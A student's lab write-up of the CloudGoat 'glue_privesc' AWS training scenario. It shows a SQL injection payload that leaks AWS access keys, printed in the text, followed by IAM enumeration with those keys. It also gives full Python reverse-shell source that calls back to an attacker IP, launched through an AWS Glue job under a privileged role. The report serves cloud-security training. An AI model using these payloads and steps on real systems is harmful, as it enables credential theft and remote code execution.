Cloud DFIR Project

glue_privesc

Mentor	Niko
Date	2024.08.13 (Sat)
Track	Digital forensic
Name	Kim Gyu Jin(김규진)

--


Index

1. Scenario Environment

1.1. AWS Account

After creating a personal AWS account, you need to access the AWS CLI and create the IAM account that will be used for running CloudGoat. In the dashboard, select the "IAM" tab and choose to configure permissions.

Create an IAM account named "BOB" and assign the "AdministratorAccess" permission to it.



Also, generate an access key and store the information separately.

1.2. CloudGoat Setting

```
aws_instance.ec2-vulnerable-proxy-server: Still creating... [10s elapsed]
aws_instance.ec2-vulnerable-proxy-server: Still creating... [20s elapsed]
aws_instance.ec2-vulnerable-proxy-server: Still creating... [30s elapsed]
aws_instance.ec2-vulnerable-proxy-server: Provisioning with 'file'...
aws_instance.ec2-vulnerable-proxy-server: Still creating... [40s elapsed]
aws_instance.ec2-vulnerable-proxy-server: Creation complete after 48s [id=i-
04580fba605c14b8b]

Apply complete! Resources: 18 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = "442042507483"
cloudgoat_output_target_ec2_server_ip = "34.226.211.130"

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 442042507483
cloudgoat_output_target_ec2_server_ip = 34.226.211.130

[cloudgoat] Output file written to:

    /home/user/awstest/cloudgoat/cloud_breach_s3_cgidbdjan9whwt/start.txt

(.venv) user@BOOK-PR1OF313PJ:~/awstest/cloudgoat$
```

You need to create a breach specifically for use with CloudGoat. In the previously set up CloudGoat environment from the last lesson, execute the command ./cloudgoat.py create cloud_breach_s3 to create the branch.

Afterward, I attempted to execute `./cloudgoat.py create glue_privesc` to automatically build the specified scenario. However, an error occurred because the `aws_db_instance` does not support postgreSQL version 13.7.

```
(.venv) user@BOOK-PR1OF313PJ:~/awstest/cloudgoat$ aws rds describe-db-engine
-versions --engine postgres --query "DBEngineVersions[].EngineVersion" --reg
ion us-east-1
[
    "11.22",
    "11.22-rds.20240418",
    "11.22-rds.20240509",
    "12.15",
    "12.16",
    "12.17",
    "12.18",
    "12.19",
    "12.20",
    "13.11",
    "13.12",
    "13.13",
    "13.14",
    "13.15",
    "13.16",
    "14.9",
    "14.10",
    "14.11",
    "14.12",
    "14.13",
    "15.4",
    "15.5",
    "15.6",
    "15.7",
    "15.8",
    "16.1",
    "16.2",
    "16.3",
    "16.4"
]
```

I executed the command `aws rds describe-db-engine-versions --engine postgres --query "DBEngineVersions[].EngineVersion` to check which versions of PostgreSQL are supported in the current region of the AWS account.

```
user@BOOK-PR1OF313PJ: ~/a
 1 resource "aws_db_instance" "cg-rds" {
 2   allocated_storage    = 20
 3   storage_type         = "gp2"
 4   engine               = "postgres"
 5   engine_version       = "13.11"
 6   instance_class       = "db.t3.micro"
 7   db_subnet_group_name = aws_db_subnet_group.cg-rds-subnet-group.id
 8   db_name              = var.rds-database-name
 9   username             = var.rds_username
10   password             = var.rds_password
11   parameter_group_name = "default.postgres13"
12   publicly_accessible  = false
13   skip_final_snapshot  = true
```

I needed to modify the Terraform configuration file for the scenario located at cloudgoat/scenarios/glue_privesc/terraform/rts.tf. I set the engine_version to PostgreSQL 13.11, the supported version I confirmed earlier.


1.3. Build and deploy

```
Apply complete! Resources: 59 added, 0 changed, 0 destroyed.

Outputs:

cg_web_site_ip = "54.226.222.137"
cg_web_site_port = 5000

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cg_web_site_ip = 54.226.222.137
cg_web_site_port = 5000

[cloudgoat] Output file written to:

    /home/user/awstest/cloudgoat/glue_privesc_cgidrs3ilxf47z/start.txt

(.venv) user@BOOK-PR1OF313PJ:~/awstest/cloudgoat$
```

After changing the engine version setting, the build was successful, and I was provided with the link: `http://54.226.222.137:5000/`.


2. Attack Execution

2.1. Site Access



The site accessed through a regular Chrome browser shows an interface where there is a section labeled "order_data" that allows user input to be sent to the server.

2.2. SQL injection




I intercepted the page using Burp Suite and performed an SQL injection by sending the command `selected_data=' 1=1-- -`.

2.3. troubleshotting

However, the account information of the Glue administrator, as described in the scenario, did not appear. Instead, an error page listing Python code was displayed, but I couldn't retrieve the internal account information from the server.

This issue seems to stem from the arbitrary change in the PostgreSQL version during the build process. In the previous version, the SQL injection syntax should have exposed internal server information as described in the scenario. However, due to the update, the syntax does not function as expected.



To resolve the issue, I attempted to find an AWS region that still supports version 13.7, but I couldn't find one. I then tried to downgrade to version 12.11 to proceed with the scenario, but another error occurred during the build process, causing the attempt to fail.

2.4. Future Plan

I will find a solution to this issue before the final report deadline. For example, I could identify an SQL injection syntax that works with version 13.11 to achieve the desired results, or I could find a method to build the scenario using an older version without encountering errors.

2.5. Packet Inspection

```
POST / HTTP/1.1
Host: 34.207.78.186:5000
Content-Length: 24
Cache-Control: max-age=0
Accept-Language: ko-KR
Upgrade-Insecure-Requests: 1
Origin: http://34.207.78.186:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://34.207.78.186:5000/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

selected_date=2023-10-01
```

Using Burp Suite, I manipulated the spinner on the webpage to inject a query and observed the packet. It was identified that the selected_date field accepts a string in the yyyy-mm-dd format.

2.6. SQL injection

In the WSL environment, I entered the following command:

curl -X POST -d "selected_date=1' or 1=1--" http://34.207.78.186:5000/

```
<tr>
    <td>AKIAWN26JMDNYMWQB37I</td>
    <td>VWMvU2l5R9EUpCN2tzvACNJ5Uu235AzyRgQweNtY</td>
    <td>None</td>
    <td>None</td>
</tr>
```

This allowed me to confirm that AWS account information was exposed via SQL injection. With the obtained account details, I attempted to log in to another AWS environment that could connect with these credentials.

2.7. Accessing AWS via CLI

```
user@user:~$ aws configure --profile hacker
AWS Access Key ID [****************B37I]:
AWS Secret Access Key [****************eNtY]:
Default region nfe]: us-east-1
Default output format [None]: json
user@user:~$
```

After obtaining the account information, I configured an AWS profile named "hacker" as the glue_manager.

```
user@user:~$ aws --profile hacker sts get-caller-identity
{
    "UserId": "AIDAWN26JMDNSTWNAMNDA",
    "Account": "442042507483",
    "Arn": "arn:aws:iam::442042507483:user/cg-glue-admin-glue_privesc_cgid1munzrsjcv"
}
```

Next, I executed an STS API call to retrieve the current user's AWS account and identity information using this profile. The command returned the ARN (Amazon Resource Name) in the format

arn:aws:iam::442042507483:user/cg-glue-admin-glue_privesc_cgid1munzrsjcv, from which I gathered the following information:

Glue Administrator Account: cg-glue-admin-glue_privesc_cgidnm35zribnz

Account ID: 442042507483

```
user@user:~$ aws --profile hacker iam list-user-policies --user-name cg-glue-admin-glue_privesc_cgid1mu
nzrsjcv
{
    "PolicyNames": [
        "glue_management_policy"
    ]
}
```

It is possible to check the inline policy of the account.

```
user@user:~$ aws --profile hacker iam get-user-policy --user-name cg-glue-admin-glue_privesc_cgid1munzr
sjcv --policy-name glue_management_policy
{
    "UserName": "cg-glue-admin-glue_privesc_cgid1munzrsjcv",
    "PolicyName": "glue_management_policy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "glue:CreateJob",
                    "iam:PassRole",
                    "iam:Get*",
                    "iam:List*",
                    "glue:CreateTrigger",
                    "glue:StartJobRun",
                    "glue:UpdateJob"
                ],
                "Effect": "Allow",
                "Resource": "*",
                "Sid": "VisualEditor0"
            },
            {
                "Action": "s3:ListBucket",
                "Effect": "Allow",
                "Resource": "arn:aws:s3:::cg-data-from-web-glue-privesc-cgid1munzrsjcv",
                "Sid": "VisualEditor1"
            }
        ]
```

By specifying the policy name, more detailed information about that inline policy can be obtained. Through arn:aws:s3:::cg-data-from-web-glue-privesc-cgidnm35zribnz, it was confirmed that access to the cg-data-from-web-glue-privesc-cgidnm35zribnz bucket is granted.

```
user@user:~$ aws --profile hacker s3 ls s3://cg-data-from-web-glue-privesc-cgidnm35zribnz
2024-08-19 00:07:24        297 order_data2.csv
```

I was able to verify the presence of the previously uploaded order_data2.csv file in the bucket.


```
    {
        "Path": "/",
        "RoleName": "ssm_parameter_role",
        "RoleId": "AROAWN26JMDNTW5WMBCP4",
        "Arn": "arn:aws:iam::442042507483:role/ssm_parameter_role",
        "CreateDate": "2024-08-19T00:07:17+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Principal": {
                        "Service": "glue.amazonaws.com"
                    },
                    "Action": "sts:AssumeRole"
                }
            ]
        },
        "MaxSessionDuration": 3600
    }
]
```


Listing roles for using iam:passrole

aws --profile [glue_manager] iam list-attached-role-policies --role-name [role_name]

This will allow you to thoroughly inspect the policies associated with the role, ensuring that any permissions related to SSM parameters are understood and accounted for in your security analysis.


```
{ser@user:~$
    "AttachedPolicies": [
        {
            "PolicyName": "AmazonSSMFullAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AmazonSSMFullAccess"
        },
        {
            "PolicyName": "AmazonS3FullAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AmazonS3FullAccess"
        }
    ]
```



Data File upload

If you upload a CSV file, it is saved in S3

The data is then reflected on the monitoring page.

*Blocked file formats: xlsx, tsv, json, xml, sql, yaml, ini, jsc

Please upload a CSV file

<csv format>

order_data	item_id	price	country_code

back to the monitoring page

파일 선택 선택된 파일 없음

I accessed the "Data file upload" page by connecting to port 5000 and uploaded the Python reverse shell code as shown below.

```
HOST = "54.91.188.245"
PORT = 5002

def connect((host, port)):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((host, port))
    return s

def wait_for_command(s):
    data = s.recv(1024)
    if data == "quit₩n":
        s.close()
```

```
            sys.exit(0)
        # the socket died
        elif len(data)==0:
            return True
        else:
            # do shell command
            proc = subprocess.Popen(data, shell=True,
                stdout=subprocess.PIPE, stderr=subprocess.PIPE,
                stdin=subprocess.PIPE)
            stdout_value = proc.stdout.read() + proc.stderr.read()
            s.send(stdout_value)
            return False
def main():
    while True:
        socket_died=False
        try:
            s=connect((HOST,PORT))
            while not socket_died:
                socket_died=wait_for_command(s)
            s.close()
        except socket.error:
            pass
        time.sleep(5)

if __name__ == "__main__":
    import sys,os,subprocess,socket,time
    sys.exit(main())
```

The attacker's IP, "54.91.188.245," is the IP of a newly created EC2 server. Since I cannot change the router settings, I temporarily created a server that can use a public IP.

```
user@user:~$ aws --profile hacker s3 ls s3://cg-data-from-web-glue-privesc-cgidnm35zribnz
2024-08-19 00:07:24        297 order_data2.csv
2024-08-19 03:35:39       1039 reverse.py
user@user:~$ aws --profile hacker glue create-job --name work3 --role ssm_parameter_role --command '{"N
ame":"pythonshell", "PythonVersion": "3", "ScriptLocation":"s3://cg-data-from-web-glue-privesc-cgidnm35
zribnz/reverse.py"}'
{
    "Name": "work3"
}
user@user:~$ aws --profile hacker glue start-job-run --job-name work3
{
    "JobRunId": "jr_abac6a30086d15a6805b46a0c11bd2e1c64d2c975111e4f95df003145e251c13"
}
```

The reverse.py upload was confirmed via command, and the script was executed by specifying the path with the AWS command and naming the job accordingly. However, despite waiting for a connection on the attacker's EC2 server using the nc -lvnp 5002 command, the connection continually failed.

3. Reason for Failure

The failure of the reverse shell attack can be attributed to the following two potential reasons:

- The code may not be compatible with Python 3.
- The EC2 server may not have opened port 5002.

Due to the costs incurred from extensive use of CloudGoat, after creating a new free account, I plan to address these two issues and attempt the attack again.